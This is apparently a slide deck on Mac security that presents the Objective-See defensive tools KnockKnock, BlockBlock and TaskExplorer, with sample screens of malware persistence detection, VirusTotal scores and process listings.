
OS X 10.10.4



"The problem of their fix is that there are at least some 50+ binarie [sic] using it. A single exploit in one of them and the system is owned again because there is no fundamental fix inside writeconfig" @osxreverser

OS X DEFENSE


keeping your mac secure



OBJECTIVE-SEE

free OS X tools & malware samples


malware samples :)



KnockKnock




TaskExplorer



BlockBlock

KNOCKKNOCK UI

detecting persistence: now an app for that!



KnockKnock (UI)


KNOCKKNOCK UI


VirusTotal integration

iWorm detection

Category	Count	Item Name	Path	VirusTotal Score	Info	Show
Browser Extensions	6	JavaW	/Users/patrick/Projects/Personal/obj-c/malware/iWorm/JavaW	26/57	info	show
Kernel Extensions	6	GoogleSoftwareUpdateAgent	/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent	0/57	info	show
Launch Items	14	Creative Cloud	/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud	0/56	info	show

VirusTotal Information


 file name: JavaW
detection: 26/57
more info: [VirusTotal report](#)



detect



submit



rescan




results

VirusTotal integrations

BLOCKBLOCK

continual runtime protection

status bar



osxMalware
installed a launch daemon or agent

osxMalware

process id: 74090 (parent: -1)

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware


com.malware.persist.plist

startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist

startup binary: /usr/bin/malware.bin

Block

Allow



BlockBlock, block blocking :)

TASKEXPLORER

explore what's running

filters

Task Explorer

Flat View | #nonapple

Name	Path	Security Status	Info	Show
1Password mini (1182)	/Applications/1Password.app/Contents/Library/LoginItems/2BUA8C4S2C.com.agilebits.onepassword-osx-helper.app/Contents/MacOS/2BUA8C4S2C.com.agilebits.onepassword-osx-helper	0/56 virstotal	info	show
adclient (92)	/usr/sbin/adclient	0/57 virstotal	info	show
Adium (887)	/Applications/Adium.app/Contents/MacOS/Adium	0/56 virstotal	info	show
Adobe CEF Helper (1292)	/Library/Application Support/Adobe/Adobe Desktop Common/HEX/Adobe CEF Helper.app/Contents/MacOS/Adobe CEF Helper	0/57 virstotal	info	show
Adobe Desktop Service (1291)	/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service	0/56 virstotal	info	show
AdobeCrashDaemon (1296)	/Applications/Utilities/Adobe Creative Cloud/CoreSync/Core Sync.app/Contents/Frameworks/AdobeCrashReporter.framework/Versions/A/AdobeCrashDaemon.app/Contents/MacOS/AdobeCrashDaemon	0/57 virstotal	info	show
